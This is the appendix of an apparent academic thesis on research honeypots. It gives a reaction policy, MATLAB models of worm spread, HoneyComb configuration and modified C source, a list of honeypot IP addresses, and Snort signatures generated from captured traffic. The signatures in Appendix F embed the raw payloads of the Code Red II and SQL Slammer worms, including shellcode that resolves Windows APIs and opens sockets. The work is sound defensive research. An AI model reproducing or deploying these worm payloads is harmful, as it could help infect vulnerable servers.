According to Spitzner, it is important to define the reaction policy in advance of an attack to be able to react quickly and properly [9].

The honeypots used in this project are research honeypots. The objective with these honeypots is to passively monitor the attack in order to learn as much as possible about the attacker's behavior. To minimize the risk that a honeypot is used by a blackhat to attack other non-honeypot systems, the following responses should be carried out by the honeypot supervisor:

- If the honeypot supervisor looses track of what the blackhat, who has obtained control of the system, is doing (e.g., he suspects that he may

deal with a sophisticated blackhat with skills that possibly exceed those of his own) he should shut down the honeypot by physically disconnecting the network cable.

- If a honeypot is successfully used to attack a non-honeypot system, the honeypot should be locked down, and the design should be carefully re-evaluated and the project supervisor as well as the network administrators should be informed before redeploying the honeypot.

A.2.3 Updates

The project members should assure that the honeypots are kept updated with respect to relevant security patches during the project.

Appendix B

Code Red I v2 Simulations

B.1 Simulations Using the SI Model

```
% [t,y] = si(S, I, t_max, eta, time)
%
% Uses the simple epidemiological model to model
% the spread of a worm on a network.
%
% S: Initial number of vulnerable machines
% I: Initial number of infected machines
% t_max: Time (in seconds) that the simulation should go to
% eta: Scans per second per infected computer
% time: When 0, the time axis on the plot is in seconds, when
% 1 it is in minutes, and when 2 it is in hours
function y = si(S, I, t_max, eta, time)
t_div = 20; % Number of slices a second will be divided into
beta = eta/2^32; % Chance a scan is effective (IPv4)
beta_ = beta/t_div; % Scans per time division
tspan = [1/t_div t_max*t_div]; % Basic time unit is 1/t_div
% seconds
ic = [I S];
options = [];
[t,y] = ode23s(@ODEFUN, tspan, ic, options, beta_);
% Plot the results
figure;
if time == 0
t2 = t/t_div;
elseif time == 1
t2 = t/t_div/60;
elseif time == 2
t2 = t/t_div/3600;
end
l = ones(length(t), 1)*0.98*(S+I);
plot(t2, l, ':k', t2, y(:,1), '-k', t2, y(:,2), '-.k');
%title('Worm Spread Under the Simple Epidemic Model');
if time == 0
```

```
xlabel('time (seconds)');
elseif time == 1
xlabel('time (minutes)');
elseif time == 2
xlabel('time (hours)');
end
ylabel('Population size');
legend('98% of total population', 'Infected', 'Susceptible');
% Fty = ODEFUN(t, y, beta)
%
% Calculates the derivatives for the KM model.
function Fty = ODEFUN(t, y, beta)
% Shorthands for variable names
I = y(1);
%R = y(2);
S = y(2);
% Results vector
Fty = zeros(2, 1);
% dI/dt
Fty(1) = beta*I*S;
% dS/dt
Fty(2) = -beta*I*S;
```



Figure B.1: Worm spread using the SI model.

B.2 Simulations Using the SIR Model

```
% [t,y] = km(S, I, t_max, rate, gamma, time)
%
% Uses the Kermack-Mckendric (SIR) epidemiological model to
% model the spread of a worm on a network.
%
% S: Initial number of susceptible machines
% I: Initial number of infected machines
% t_max: Time (in seconds) that the simulation should go to
% eta: Scans per second per infected computer
% 1/gamma: Average time a worm can propagate on a host before
% being removed
% time: When 0, the time axis on the plot is in seconds, when
% 1 it is in minutes, and when 2 it is in hours
function y = km(S, I, t_max, rate, gamma, time)
t_div = 20; % Number of slices a second will be divided into
beta = rate/2^32; % Chance a scan is effective (IPv4)
beta_ = beta/t_div; % Scans per time division
gamma_ = gamma/t_div; % gamma adjusted for step size
R = 0; % There are initially 0 removed hosts
tspan = [1/t_div t_max*t_div]; % Basic time unit is 1/t_div
% seconds
ic = [I R S];
options = [];
[t,y] = ode23s(@ODEFUN, tspan, ic, options, beta_, gamma_);
% Plot the results
figure;
if time == 0
t2 = t/t_div;
elseif time == 1
t2 = t/t_div/60;
elseif time == 2
t2 = t/t_div/3600;
end
l = ones(length(t), 1)*0.98*(S+I);
plot(t2, l, ':k', t2, y(:,1), '-k', t2, y(:,2), '-.k', ...
 t2, y(:,3), '--k');
if time == 0
xlabel('time (seconds)');
elseif time == 1
xlabel('time (minutes)');
elseif time == 2
xlabel('time (hours)');
end
ylabel('Population size');
legend('98% of total population', 'Infected', 'Removed', ...
       'Susceptible');
% Fty = ODEFUN(t, y, beta, gamma)
%
% Calculates the derivatives for the SIR model.
function Fty = ODEFUN(t, y, beta, gamma)
% Shorthands for variable names
```

```
I = y(1);
R = y(2);
S = y(3);
% Results vector
Fty = zeros(3, 1);
% dI/dt
Fty(1) = beta*I*S - gamma*I;
% dR/dt
Fty(2) = gamma*I;
% dS/ht
Fty(3) = -beta*I*S;
```



Figure B.2: Worm spread using the SIR model.

B.3 Simulations Using the Two-factor Model

```
% [t,y] = twofactor(S, I, t_max, rate, gamma, eta, my, time)
%
% Uses the two-factor epidemiological model to model
% the spread of a worm on a network.
%
% S: Initial number of susceptible machines
% I: Initial number of infected machines
```

```
% t_max: Time (in seconds) that the simulation should go to
% eta: Scans per second per infected computer
% 1/gamma: Average time a worm can propagate on a host before
% being removed
% time: When 0, the time axis on the plot is in seconds, when
% 1 it is in minutes, and when 2 it is in hours
function y = twofactor(S, I, t_max, rate, gamma, eta, my, time)
t_div = 20; % Number of slices a second will be divided into
b0 = rate/2^32; % Initial chance a scan is effective (IPv4)
b0_ = b0/t_div; % Scans per time division
gamma_ = gamma/t_div; % gamma adjusted for step size
eta_ = eta/t_div; %eta adjusted for step size
my_ = my/t_div; %my adjusted for step size
R = 0; % There are initially 0 removed hosts
Q = 0;% There are initially 0 quarantined hosts
B = b0_;
tspan = [1/t_div t_max*t_div]; % Basic time unit is 1/t_div
% seconds
ic = [I R S Q B];
options = [];
[t,y] = ode23s(@ODEFUN, tspan, ic, options, b0_, gamma_, ...
   eta_, my_);
% Plot the results
figure;
if time == 0
t2 = t/t_div;
elseif time == 1
t2 = t/t_div/60;
elseif time == 2
t2 = t/t_div/3600;
end
l = ones(length(t), 1)*0.98*(S+I);
plot(t2, l, ':k', t2, y(:,1), '-k', t2, y(:,2), '-.k', ...
     t2, y(:,3), '--k', t2, y(:,4), '-xk');
if time == 0
xlabel('time (seconds)');
elseif time == 1
xlabel('time (minutes)');
elseif time == 2
xlabel('time (hours)');
end
ylabel('Population size');
legend('98% of total population', 'Infected', 'Removed', ...
       'Susceptible', 'Quarantined');
% Fty = ODEFUN(t, y, b0_, gamma, eta, my)
%
% Calculates the derivatives for the two-factor model.
function Fty = ODEFUN(t, y, b0, gamma, eta, my)
% Shorthands for variable names
I = y(1);
R = y(2);
S = y(3);
Q = y(4);
B = y(5);
```

```
% Results vector
Fty = zeros(5, 1);
% dI/dt
Fty(1) = B*S*I - gamma*I;
% dR/dt
Fty(2) = gamma*I;
% dS/dt
Fty(3) = -B*I*S - my*S*(I+R);
% dQ/dt
Fty(4) = my*S*(I+R);
% beta derivert
Fty(5) = b0*eta*(1-(I/(I+S+Q+R)))^(eta-1)*((-B*S*I ...
 + gamma*I)/(I+S+R+Q));
```



Figure B.3: Worm spread using the two-factor model.

Appendix C

HoneyComb Configuration

The altered HoneyComb source files can be found on the attached DVD. Follow the following procedure to install the software:

- Make sure Honeyd is installed.
- Make sure the library `libstree` is installed.
- Install HoneyComb by running `configure`, `make` and `make install`.
- Enter the Honeyd directory, run `make clean` and then re-install Honeyd using `make` and `make install`.

The following HoneyComb configuration was used during the experiments described in this thesis. Copy this text into the honeyd.conf file located in the Honeyd directory prior to running Honeyd.

```
# Honeycomb plugin configuration
#
# Add this to your honeyd configuration file and tweak as you see fit!

# Whether to run the plugin (1) or not (0)
option honeycomb enable                  1

# What Snort alert category we use for our signatures
option honeycomb snort_alert_class       alert

# The name of the output log file to which we log generated signatures
option honeycomb sig_output_file
/home/dagjonny/honeycomb_logs/honeycomb.log

# How many IP packets we keep in mind and search
# for matching data.
option honeycomb ip_backlog              100

# How many attempted UDP connections we maintain state for at any one time
option honeycomb udp_conns_max           1000
```

```
# How many answered UDP connections we maintain state for at any
# one time. Once a connection is answered, it is moved to a different
# hashtable. We therefore keep state for udp_conns_max attempted
# connections PLUS udp_dataconns_max answered ones.
option honeycomb udp_dataconns_max       1000

# The maximum number of bytes flowing in a single direction without
# any payload coming the other way during the UDP dialog that we
# store. More data going in one direction without any real data
# going the other way is not stored, as we're currently not looking
# for data there.
#
# This is also the maximum string size the longest common substring
# algorithm in libstree needs to deal with, so we don't make this
# too high to avoid performance hits.
option honeycomb udp_max_msg_size        5000

# We stop hunting for patterns at some point into a UDP exchange.
# The following defines the number of total bytes inbound before
# we stop caring.
option honeycomb udp_max_bytes           10000

# The minimum pattern length we require before we consider
# a string match in UDP payload meaningful:
option honeycomb udp_pattern_minlen      5

# How many initiated TCP connections we maintain state for at any one time.
option honeycomb tcp_conns_max           65000

# How many established TCP connections we maintain state for at any
# one time. Once a connection is established, it is moved to a different
# hashtable. We therefore keep state for tcp_conns_max unestablished
# connections PLUS tcp_dataconns_max established ones.
option honeycomb tcp_dataconns_max       1000

# The maximum number of bytes flowing in a single direction without
# any payload coming the other way during the TCP dialog that we
# store. More data going in one direction without any real data
# going the other way is not stored, as we're currently not looking
# for data there.
#
# This is also the maximum string size the longest common substring
# algorithm in libstree needs to deal with, so we don't make this
# too high to avoid performance hits.
option honeycomb tcp_max_msg_size        5000

# We stop hunting for patterns at some point into a TCP dialogue.
# The following defines the number of total bytes inbound before
# we stop caring.
option honeycomb tcp_max_bytes           10000

# For TCP, we also buffer the incoming payloads in one single buffer
# directly. This defines the size of that buffer.
```

```
option honeycomb tcp_max_buffering_in    1000

# The minimum pattern length we require before we consider
# a string match in TCP payload meaningful:
option honeycomb tcp_pattern_minlen      5

# The number of slots in the hashtables:
option honeycomb conns_hash_slots        199

# The connection hashtables are periodically checked for dead connections
# we're no longer interested in (this doesn't automatically mean terminated
# connections, as we need to keep connections around in order to be able to
# have something to compare new ones against!). This setting defines
# the interval in seconds between cleanups.
option honeycomb conns_hash_cleanup_interval 10

# How many generated signatures we keep around before we
# start to forget some.
option honeycomb sighist_max_size        200

# Detected signatures are kept in a history structure and reported
# periodically. This settings defines how long to wait between those
# reports. During the waiting period, existing signatures can be
# improved upon through new traffic flows.
option honeycomb sighist_interval        10
```

Appendix D

Altered HoneyComb Source Code

```
1  /* This method has been changed to address the limitation of
2   * HoneyComb's UDP packet inspection identified in the
3   * thesis
4   */
5
6  static void
7  udp_hook(u_char *packet_data, u_int packet_len,
8           void *user_data)
9  {
10     HC_Conn        *conn;
11     struct ip_hdr  *iphdr;
12     struct udp_hdr *udphdr;
13     HC_UDP_CBData   cb_data;
14
15     /* Added time in the debug output */
16
17     time_t timer;
18     timer=time(&timer);
19
20     printf("\nUDP-packet:␣%s\n",asctime(localtime(&timer)));
21     D(("UDP␣packet␣inspection␣--------------------␣\n"));
22
23     iphdr  = (struct ip_hdr *) packet_data;
24     udphdr = (struct udp_hdr *) (packet_data +
25                                  (iphdr->ip_hl << 2));
26
27     memset(&cb_data, 0, sizeof(HC_UDP_CBData));
28     cb_data.iphdr = iphdr;
29     cb_data.conn  = NULL;
30
31     /* Altered the if-statement below such that the full payload
32      * check will be conducted on new UDP "connections" as well.
33      */
```

```
34
35      if (! (conn = hc_udp_conn_find(iphdr->ip_src,
36                          udphdr->uh_sport, iphdr->ip_dst,
37                          udphdr->uh_dport))) {
38
39          if (user_data == (void*) HD_OUTGOING)
40              return;
41
42          /* We have a new connection. For the first packet in
43           * a connection we do our header field analysis
44           * consisting of sanity checks and matchings with the
45           * first packets of the  other connections we
46           * currently keep state for.
47           */
48
49          hc_udp_conn_foreach((HC_ConnCB) udp_conn_headercheck_cb,
50                              &cb_data);
51
52          if ( (conn = hc_udp_conn_add(iphdr, udphdr)))
53              hc_udp_conn_update_state(conn, iphdr);
54      } else {
55
56          hc_udp_conn_update_state(conn, iphdr);
57      }
58
59      if (user_data == (void*) HD_OUTGOING)
60          return;
61
62      if (conn->bytes_seen == 0 &&
63          conn->bytes_seen_reversed == 0) {
64
65          hc_udp_conn_foreach((HC_ConnCB) udp_conn_headercheck_cb,
66                              &cb_data);
67
68      } else if (ntohs(udphdr->uh_ulen) - UDP_HDR_LEN > 0) {
69
70          /* For each current UDP connections, try to find the
71           * corresponding message and analyze:
72           */
73
74          cb_data.conn = conn;
75          cb_data.iphdr = iphdr;
76          hc_udp_conn_foreach((HC_ConnCB) udp_conn_fullcheck_cb,
77                              &cb_data);
78      }
79  }
```

Appendix E

Honeypots Hosted by Honeyd

NTNU IP	Uninett IP	Operating System
129.241.196.200	158.38.144.70	win
129.241.196.201	158.38.144.71	win
129.241.196.202	158.38.144.72	linux
129.241.196.203	158.38.144.73	win
129.241.196.204	158.38.144.74	win
129.241.196.205	158.38.144.75	linux
129.241.196.206	158.38.144.76	win
129.241.196.207	158.38.144.77	linux
129.241.196.208	158.38.144.78	linux
129.241.196.209	158.38.144.79	win
129.241.196.210	158.38.144.80	linux
129.241.196.211	158.38.144.81	win
129.241.196.212	158.38.144.82	win
129.241.196.213	158.38.144.83	linux
129.241.196.214	158.38.144.84	win
129.241.196.215	158.38.144.85	win
129.241.196.216	158.38.144.86	linux
129.241.196.217	158.38.144.87	linux
129.241.196.218	158.38.144.88	linux
129.241.196.219	158.38.144.89	linux
129.241.196.220	158.38.144.90	win
129.241.196.221	158.38.144.91	win
129.241.196.222	158.38.144.92	win

NTNU IP	Uninett IP	Operating System
129.241.196.223	158.38.144.93	linux
129.241.196.224	158.38.144.94	win
129.241.196.225	158.38.144.95	linux
129.241.196.226	158.38.144.96	linux
129.241.196.227	158.38.144.97	win
129.241.196.228	158.38.144.98	linux
129.241.196.229	158.38.144.99	linux
129.241.196.230	158.38.144.100	win
129.241.196.231	158.38.144.101	linux
129.241.196.232	158.38.144.102	linux
129.241.196.233	158.38.144.103	win
129.241.196.234	158.38.144.104	win
129.241.196.235	158.38.144.105	win
129.241.196.236	158.38.144.106	linux
129.241.196.237	158.38.144.107	win
129.241.196.238	158.38.144.108	linux
129.241.196.239	158.38.144.109	linux
129.241.196.240	158.38.144.110	win
129.241.196.241	158.38.144.111	linux
129.241.196.242	158.38.144.112	linux
129.241.196.243	158.38.144.113	win
129.241.196.244	158.38.144.114	win
129.241.196.245	158.38.144.115	linux
129.241.196.246	158.38.144.116	win
129.241.196.247	158.38.144.117	linux
129.241.196.248	158.38.144.118	linux
129.241.196.249	158.38.144.119	win
129.241.196.250	158.38.144.120	win
129.241.196.251	158.38.144.121	linux
129.241.196.252	158.38.144.122	win
129.241.196.253	158.38.144.123	linux

Appendix F

HoneyComb Signatures

F.1 Controlled Environment Experiment

F.1.1 Code Red II

```
alert tcp 129.241.209.110/32 any -> 129.241.196.0/24 80 (msg: "Honeycomb Sun
May 14 13h17m10 2006 "; flags: PA+; flow: established; content: "GET /defaul
t.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u
9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTTP/1.0|0
D 0A|Content-type: text/xml|0A|Content-length: 3379 |0D 0A 0D 0A C8 C8 01 00
|‘|E8 03 00 00 00 CC EB FE|dg|FF|6|00 00|dg|89|&|00 00 E8 DF 02 00 00|h|04 0
1 00 00 8D 85|\|FE FF FF|P|FF|U|9C 8D 85|\|FE FF FF|P|FF|U|98 8B|@|10 8B 08
89 8D|X|FE FF FF FF|U|E4|=|04 04 00 00 0F 94 C1|=|04 08 00 00 0F 94 C5 0A CD
0F B6 C9 89 8D|T|FE FF FF 8B|u|08 81|˜0|9A 02 00 00 0F 84 C4 00 00 00 C7|F0|
9A 02 00 00 E8 0A 00 00 00|CodeRedII|00 8B 1C|$|FF|U|D8|f|0B C0 0F 95 85|8|F
E FF FF C7 85|P|FE FF FF 01 00 00 00|j|00 8D 85|P|FE FF FF|P|8D 85|8|FE FF F
F|P|8B|E|08 FF|p|08 FF 90 84 00 00 00 80 BD|8|FE FF FF 01|thS|FF|U|D4 FF|U|E
C 01|E|84|i|BD|T|FE FF FF|,|01 00 00 81 C7|,|01 00 00 E8 D2 04 00 00 F7 D0 0
F AF C7 89|F4|8D|E|88|Pj|00 FF|u|08 E8 05 00 00 00 E9 01 FF FF FF|j|00|j|00
FF|U|F0|P|FF|U|D0|Ou|D2 E8|;|05 00 00|i|BD|T|FE FF FF 00|\&|05 81 C7 00|\&|0
5|W|FF|U|E8|j|00|j|16 FF|U|8C|j|FF FF|U|E8 EB F9 8B|F4)E|84|jd|FF|U|E8 8D 85
|<|FE FF FF|P|FF|U|C0 0F B7 85|<|FE FF FF|=|D2 07 00 00|s|CF 0F B7 85|>|FE F
F FF 83 F8 0A|s|C3|f|C7 85|p|FF FF FF 02 00|f|C7 85|r|FF FF FF 00|P|E8|d|04
00 00 89 9D|t|FF FF FF|j|00|j|01|j|02 FF|U|B8 83 F8 FF|t|F2 89|E|80|j|01|Th˜
f|04 80 FF|u|80 FF|U|A4|Yj|10 8D 85|p|FF FF FF|P|FF|u|80 FF|U|B0 BB 01 00 00
00 0B C0|tK3|DB FF|U|94|=3’|00 00|u?|C7 85|h|FF FF FF 0A 00 00 00 C7 85|l|FF
FF FF 00 00 00 00 C7 85|‘|FF FF FF 01 00 00 00 8B|E|80 89 85|d|FF FF FF 8D 8
5|h|FF FF FF|Pj|00 8D 85|‘|FF FF FF|Pj|00|j|01 FF|U|A0 93|j|00|Th˜f|04 80 FF
|u|80 FF|U|A4|Y|83 FB 01|u1|E8 00 00 00 00|X-|D3 03 00 00|j|00|h|EA 0E 00 00
|P|FF|u|80 FF|U|AC|=|EA 0E 00 00|u|11|j|00|j|01 8D 85|\|FE FF FF|P|FF|u|80 F
F|U|A8 FF|u|80 FF|U|B4 E9 E7 FE FF FF BB 00 00 DF|w|81 C3 00 00 01 00 81 FB
00 00 00|xu|05 BB 00 00 F0 BF|‘|E8 0E 00 00 00 8B|d$|08|dg|8F 06 00 00|Xa|EB
```

```
D9|dg|FF|6|00 00|dg|89|&|00 00|f|81|;MZu|E3 8B|K<|81|<|0B|PE|00 00|u|D7 8B|T
|0B|x|03 D3 8B|B|0C 81|<|03|KERNu|C5 81|||03 04|EL32u|BB|3|C9|I|8B|r |03 F3
FC|A|AD 81|<|03|GetPu|F5 81|||03 04|rocAu|EB 03|J|10|I|D1 E1 03|J$|0F B7 0C
0B C1 E1 02 03|J|1C 8B 04 0B 03 C3 89|D$$dg|8F 06 00 00|Xa|C3 E8|Q|FF FF FF
89|]|FC 89|E|F8 E8 0D 00 00 00|LoadLibraryA|00 FF|u|FC FF|U|F8 89|E|F4 E8 0D
00 00 00|CreateThread|00 FF|u|FC FF|U|F8 89|E|F0 E8 0D 00 00 00|GetTickCount
|00 FF|u|FC FF|U|F8 89|E|EC E8 06 00 00 00|Sleep|00 FF|u|FC FF|U|F8 89|E|E8
E8 17 00 00 00|GetSystemDefaultLangID|00 FF|u|FC FF|U|F8 89|E|E4 E8 14 00 00
00|GetSystemDirectoryA|00 FF|u|FC FF|U|F8 89|E|E0 E8 0A 00 00 00|CopyFileA|0
0 FF|u|FC FF|U|F8 89|E|DC E8 10 00 00 00|GlobalFindAtomA|00 FF|u|FC FF|U|F8
89|E|D8 E8 0F 00 00 00|GlobalAddAtomA|00 FF|u|FC FF|U|F8 89|E|D4 E8 0C 00 00
00|CloseHandle|00 FF|u|FC FF|U|F8 89|E|D0 E8 08 00 00 00|_lcreat|00 FF|u|FC
FF|U|F8 89|E|CC E8 08 00 00 00|_lwrite|00 FF|u|FC FF|U|F8 89|E|C8 E8 08 00 0
0 00|_lclose|00 FF|u|FC FF|U|F8 89|E|C4 E8 0E 00 00 00|GetSystemTime|00 FF|u
|FC FF|U|F8 89|E|C0 E8 0B 00 00 00|WS2_32.DLL|00 FF|U|F4 89|E|BC E8 07 00 00
00|socket|00 FF|u|BC FF|U|F8 89|E|B8 E8 0C 00 00 00|closesocket|00 FF|u|BC F
F|U|F8 89|E|B4 E8 0C 00 00 00|ioctlsocket|00 FF|u|BC FF|U|F8 89|E|A4 E8 08 0
0 00 00|connect|00 FF|u|BC FF|U|F8 89|E|B0 E8 07 00 00 00|select|00 FF|u|BC
FF|U|F8 89|E|A0 E8 05 00 00 00|send|00 FF|u|BC FF|U|F8 89|E|AC E8 05 00 00 0
0|recv|00 FF|u|BC FF|U|F8 89|E|A8 E8 0C 00 00 00|gethostname|00 FF|u|BC FF|U
|F8 89|E|9C E8 0E 00 00 00|gethostbyname|00 FF|u|BC FF|U|F8 89|E|98 E8 10 00
00 00|WSAGetLastError|00 FF|u|BC FF|U|F8 89|E|94 E8 0B 00 00 00|USER32.DLL|0
0 FF|U|F4 89|E|90 E8 0E 00 00 00|ExitWindowsEx|00 FF|u|90 FF|U|F8 89|E|8C C3
8B|E|84|i|C0 05 84 08 08|@|89|E|84 8D 84 04|xV4|12 F7 D8"; )
```

F.1.2 SQL Slammer

```
alert udp 129.241.208.0/24 1023 -> 129.241.196.0/24 1434 (msg: "Honeycomb Su
n May 14 13h17m15 2006 "; content: "|04 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 0
1 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 0
1 01 01 01 01 01 01 01 DC C9 B0|B|EB 0E 01 01 01 01 01 01 01|p|AE|B|01|p|AE|
B|90 90 90 90 90 90 90 90|h|DC C9 B0|B|B8 01 01 01 01|1|C9 B1 18|P|E2 FD|5|0
1 01 01 05|P|89 E5|Qh.dllhel32hkernQhounthickChGetTf|B9|llQh32.dhws2_f|B9|et
Qhsockf|B9|toQhsend|BE 18 10 AE|B|8D|E|D4|P|FF 16|P|8D|E|E0|P|8D|E|F0|P|FF 1
6|P|BE 10 10 AE|B|8B 1E 8B 03|=U|8B EC|Qt|05 BE 1C 10 AE|B|FF 16 FF D0|1|C9|
QQP|81 F1 03 01 04 9B 81 F1 01 01 01 01|Q|8D|E|CC|P|8B|E|C0|P|FF 16|j|11|j|0
2|j|02 FF D0|P|8D|E|C4|P|8B|E|C0|P|FF 16 89 C6 09 DB 81 F3|<a|D9 FF 8B|E|B4
8D 0C|@|8D 14 88 C1 E2 04 01 C2 C1 E2 08|)|C2 8D 04 90 01 D8 89|E|B4|j|10 8D
|E|B0|P1|C9|Qf|81 F1|x|01|Q|8D|E|03|P|8B|E|AC|P|FF D6 EB|"; )
```

F.2 Live Traffic Experiment

F.2.1 Cka

```
alert udp 157.100.79.1/32 137 -> 129.241.196.0/24 137 (msg: "Honeycomb Wed M
ay 31 16h41m58 2006 "; content: "|BA|5|00 10 00 01 00 00 00 00 00 00| CKAAAA
AAAAAAAAAAAAAAAAAAAAAA|00 00|!|00 01 BA|d|00 10 00 01 00 00 00 00 00 00|
CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00 00|!|00 01 BA A0 00 10 00 01 00 00 00 00
```

```
00 00| CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00 00|!|00|"; )
```

F.2.2 Dos

```
alert tcp 24.253.57.97/32 any -> 158.38.144.0/24 3127 (msg: "Honeycomb Fri J
un  2 02h48m41 2006 "; flags: A+; flow: established; content: "|85 13|<|9E A
2|MZ|90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00|@|00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 D0 00 00 00 0E 1F BA 0E 00 B4 09 CD|!|B8 01|L|CD|!
